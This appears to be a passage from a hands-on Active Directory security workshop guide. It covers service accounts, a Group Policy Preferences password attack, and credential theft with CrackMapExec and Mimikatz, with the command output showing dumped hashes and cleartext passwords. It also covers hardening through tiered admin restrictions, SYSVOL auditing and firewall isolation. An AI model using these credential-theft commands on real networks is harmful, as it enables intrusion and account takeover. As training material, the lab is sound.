


Figure 75

Group Managed Service Accounts

Group Managed Service groups allows for service accounts passwords by default to be rotated every 30 days.

```
PS C:\Users\defconadmin> Add-KdsRootKey -EffectiveTime ((get-date).addhours(-10))

Guid
----
a3123e63-4361-47eb-d85d-c4ecfc7c99a1
```

Figure 76

When you have created, you can create a managed service account from a domain controller. We'll create a MSA named SQL01MSSQL in the defcon.local domain for use on a domain controller.

```
New-ADServiceAccount -Name SQL01MSSQL -Enable $true -DNSHostName SQL01MSSQL.defcon.local
```

Figure 77

Next, you'll need to specify which computers have access to the managed service account.

```
Set-ADServiceAccount -Identity SQL01MSSQL -PrincipalsAllowedToRetrieveManagedPassword labdc1$
```

Figure 78

Lastly, the account needs to be installed on the computer accessing the MSA. You'll need to do this as a domain admin and the AD PowerShell module installed and loaded there as well:

```
Install-ADServiceAccount SQL01MSSQL
```

Figure 79

You can now use the MSA in the format of DOMAINNAME\ACCOUNTNAME$ with a blank password when configuring a service.

Note that Service accounts are typically only supported for Windows applications (i.e. scheduled tasks, Microsoft SQL, Exchange, and IIS). Most other applications do not support the use of managed service accounts.

Lab 4 – Attack

Group Policy Preferences Passwords

Open up the PowEnum folder on your desktop.




Figure 80

Validate PowEnum.ps1 resides in the folder




Figure 81

Click in the address bar and type “powershell –nop –ep bypass”




Figure 82

In the powershell window type “Import-Module .\PowEnum.ps1”




Figure 83

Now type “Invoke-PowEnum -Mode SYSVOL”

```
PS C:\Users\defconadmin\Desktop\SaveMe\PowEnum> Invoke-PowEnum -Mode SYSVOL
Is Excel Installed? Disabling Excel Output
[>]Downloading Powerview | https://raw.githubusercontent.com/PowerShellMafia
ss
Enumeration Domain: defcon.local
Enumeration Mode: SYSVOL
[>]Downloading Get-GPPPassword | https://raw.githubusercontent.com/PowerShel
assword.ps1 | Success
[ ]GPP Password(s) | 1 Identified
[ ]Potential logon scripts on \\defcon.local\SYSVOL | 3 Identified
Running Time: 2s
Current Date/Time: 07/21/2017 12:28:06
Exiting...
```

Figure 84

Open up the GPPPassword csv.




Figure 85

The password the local admin account is displayed in cleartext.

UserName	NewName	Password	Changed	File	NodeName
gpo_LA	[BLANK]	HoldTheDoor!	2017-06-30 18:...	\\defcon.local...	Groups

Figure 86

Credential Theft

Login to your Kali Linux box. Open up putty from the desktop

Figure 87

Load the Defcon Kali Linux profile and click open




Figure 88

CrackMapExec Requires root privileges. Su to root.

```
defconadmin@LabKali:~$ sudo su
[sudo] password for defconadmin:
root@LabKali:/home/defconadmin#
```

Figure 89

Validate CrackMapExec is working as expected (cmd: ‘cme’)

```
root@LabKali:/home/defconadmin# cme
usage: cme [-h] [-v] [-t THREADS] [-id CRED_ID [CRED_ID ...]]
           [-u USERNAME [USERNAME ...]] [-d DOMAIN | --local-auth]
           [-p PASSWORD [PASSWORD ...] | -H HASH [HASH ...]] [-M MODULE]
           [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--show-options]
           [--share SHARE] [--smb-port {139,445}] [--mssql-port PORT]
           [--server {http,https}] [--server-host HOST] [--server-port PORT]
           [--timeout TIMEOUT]
           [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT]
           [--verbose] [--sam] [--lsa] [--ntds {vss,drsuapi}] [--ntds-history]
           [--ntds-pwdLastSet] [--wdigest {enable,disable}] [--shares] [--uac]
           [--sessions] [--disks] [--users] [--rid-brute [MAX_RID]]
           [--pass-pol] [--lusers] [--wmi QUERY] [--wmi-namespace NAMESPACE]
           [--spider [FOLDER]] [--content] [--exclude-dirs DIR_LIST]
           [--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]]
           [--depth DEPTH] [--exec-method {smbexec,wmiexec,atexec}]
           [--force-ps32] [--no-output] [-x COMMAND | -X PS_COMMAND] [--mssql]
           [--mssql-query QUERY] [--mssql-auth {windows,normal}]
           [target [target ...]]

                    Swiss army knife for pentesting Windows/Active Directory environments | @byt3bl33d3r

                          Powered by Impacket https://github.com/CoreSecurity/impacket (@agsolino)

                                                 Inspired by:
                              @ShawnDEvans's smbmap https://github.com/ShawnDEvans/smbmap
                              @gojhonny's CredCrack https://github.com/gojhonny/CredCrack
                              @pentestgeek's smbexec https://github.com/pentestgeek/smbexec

                                                Version: 3.1.5
                                               Codename: 'Smidge'
```

Figure 90

Validate local admin creds are valid with CrackMapExec

```
root@LabKali:/home/defconadmin# cme 10.0.0.7 -u gpo_la -p 'HoldTheDoor!'
```

Figure 91

Why didn’t the login work?

Run the command again specifying local auth

```
root@LabKali:/home/defconadmin# cme 10.0.0.6 -u gpo_la -p 'HoldTheDoor!' --local-auth -M Mimikatz
CME          10.0.0.6:445 LABWIN2012      [*] Windows 6.2 Build 9200 (name:LABWIN2012) (domain:DEFCON)
CME          10.0.0.6:445 LABWIN2012      [+] LABWIN2012\gpo_la:HoldTheDoor! (Pwn3d!)
MIMIKATZ     10.0.0.6:445 LABWIN2012      [+] Executed payload
MIMIKATZ                                      [*] Waiting on 1 host(s)
MIMIKATZ     10.0.0.6                         [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ     10.0.0.6                         [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ     10.0.0.6                         [+] Found credentials in Mimikatz output (domain\username:password)
MIMIKATZ     10.0.0.6                         DEFCON\Rick.Sanchez:2cb880dee967ec1503a2c7c6c59645ca
MIMIKATZ     10.0.0.6                         DEFCON\LABWIN2012$:2b2c61629071dab4f9ccc9a17f921182
MIMIKATZ     10.0.0.6                         DEFCON\DemoUser:c36efb1c1d3a19d4273831915a052215
MIMIKATZ     10.0.0.6                         DEFCON\Rick.Sanchez:WubbaLubbaDub-Dub
MIMIKATZ     10.0.0.6                         DEFCON\DemoUser:DemoPassword!!
MIMIKATZ     10.0.0.6                         [*] Saved Mimikatz's output to Mimikatz-10.0.0.6-2017-07-19_201210.log
[*] KTHXBYE!
```

Figure 92

What do you see? How can we leverage these results to take this attack a step further?

Now we are going to drop the NTDS.DIT File from the DC using the compromised DA account. First, test your new creds on the DC




Figure 93

Now let's drop the NTDS.DIT to get all the hashes




Figure 94

Lab 4 – Remediation

Implementing Microsoft's 3 Tier Architecture

To create a 3 Tier Architecture you need to isolate groups of accounts (Domain Admins, Server Admins Workstation Admins) from interacting with groups of computers (Domain Controllers, Servers and Workstations). This includes implementing the following restrictions to groups of computers:




Figure 95

In order to do this you will create a group of policies to restrict login permissions

1. In **Server Manager**, click **Tools**, and click **Group Policy Management**.
2. In the console tree, expand <Forest>\Domains\<Domain>, and then **Group Policy Objects** (where <Forest> is the name of the forest and <Domain> is the name of the domain where you want to set the Group Policy).
3. In the console tree, right-click **Group Policy Objects**, and click **New**.




Figure 96

4. In the **New GPO** dialog box, type Workstation OU Restrictions, and click **OK** (where <GPO Name> is the name of this GPO).




Figure 97

5. In the details pane, right-click Workstation OU Restrictions, and click **Edit**.
6. Navigate to **Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies**, and click **User Rights Assignment**.




Figure 98

7. Configure the user rights to prevent members of the Domain Admins group from accessing members servers and workstations over the network by doing the following:
    1. Double-click **Deny access to this computer from the network** and select **Define these policy settings**.
    2. Click Add User or Group and click Browse.
    3. Type Domain Admins, click Check Names, and click OK.
    4. Click OK, and OK again.
8. Configure the user rights to prevent members of the DA group from logging on as a batch job by doing the following:
    1. Double-click Deny log on as a batch job and select Define these policy settings.
    2. Click Add User or Group and click Browse.
    3. Type Domain Admins, click Check Names, and click OK.
    4. Click OK, and OK again.
9. Configure the user rights to prevent members of the DA group from logging on as a service by doing the following:
    1. Double-click Deny log on as a service and select Define these policy settings.
    2. Click Add User or Group and click Browse.
    3. Type Domain Admins, click Check Names, and click OK.
    4. Click OK, and OK again.
10. Configure the user rights to prevent members of the Domain Admins group from logging on locally to member servers and workstations by doing the following:
    1. Double-click Deny log on locally and select Define these policy settings.
    2. Click Add User or Group and click Browse.
    3. Type Domain Admins, click Check Names, and click OK.
    4. Click OK, and OK again.

11. Configure the user rights to prevent members of the Domain Admins group from accessing member servers and workstations via Remote Desktop Services by doing the following:
    1. Double-click Deny log on through Remote Desktop Services and select Define these policy settings.
    2. Click Add User or Group and click Browse.
    3. Type Domain Admins, click Check Names, and click OK.
    4. Click OK, and OK again.
12. To exit **Group Policy Management Editor**, click **File**, and click **Exit**.
13. In Group Policy Management, link the GPO to the member server and workstation OUs by doing the following:
    1. Navigate to the <Forest>\Domains\<Domain> (where <Forest> is the name of the forest and <Domain> is the name of the domain where you want to set the Group Policy).
    2. Right-click the OU that the GPO will be applied to and click Link an existing GPO.




Figure 99

    3. Select the GPO that you just created and click OK.




Figure 100

    4. Create links to all other OUs that contain workstations.
    5. Create links to all other OUs that contain member servers.

Please note that if you use jump servers that they are placed in a different OU

Monitor SYSVOL for Changes

Changes to SYSVOL should be reviewed. You can create an EventID to be written to the Windows logs when new files are added or modified to SYSVOL. This method would include monitoring changes to Group Policies. You would configure your event monitor or SIEM to send an alert when this log event was detected.

Browse to the location of SYSVOL. By default it is C:\Windows\SYSVOL. Right click Domain and select Properties




Figure 101

Click the Security Tab and select Advanced.




Figure 102

Select the Audit Tab. Note that by default an audit event is already set to audit when a deletion occurs in SYSVOL. Select the allow inheritance box. To expand auditing to including writes and modify click ADD.




Figure 103

Click on Select Principle and type Everyone. Click Check names to resolve to ensure that auditing is performed for all users. Select OK.




Figure 104

Select Show Advance Permissions

Figure 105

Click the following 4 permissions and select OK.




Figure 106

Isolating Workstations with Windows Firewall Rules

Start by getting a list of network address ranges. We will be creating isolation rules for all computers that obtain an IP address via DHCP. Note that Help Desk computers are on a separate range to allow for remote assistance requests.

Servers	10.1.0.0/16
Help Desk Computers	10.4.200.0/24
New York Printers	10.4.1.0/24
Chicago Printers	10.5.1.0/24
Paris Printers	10.6.1.0/24
New York DHCP	10.4.100.0/20
Chicago DHCP	10.5.100.0/20
Paris DHCP	10.6.100.0/20

Create new group policy by opening the Group Policy Editor. Expanding Domains, selecting defcon.local, Right click Group Policy Objects, select new and name the group policy. Right click on the new policy and select Edit.




Figure 107

Select Computer Configuration, Policies, Windows Settings, and Windows Firewall with Advanced Security and select New Rule.




Figure 108

Select custom and next.




Figure 109

Select All Programs and next




Figure 110

Select Next Again




Figure 111

Add the following ranges of IPs under Remote addresses and select next.




Figure 112

Select Block the Connection and Next. Select Next Again for Profile.

Figure 113

Name the new rule and select finish




Figure 114

Repeat this process to create a new rule for outbound connections. Link the new rules by right click the workstation OU and select Link and Existing GPO. Select both of the new policies that you created.




Figure 115

Lab 5 - Attack

SYSVOL Logon Script

Open up the PowEnum folder on your desktop.




Figure 116

Open up defcon_SYSVOLFiles.csv

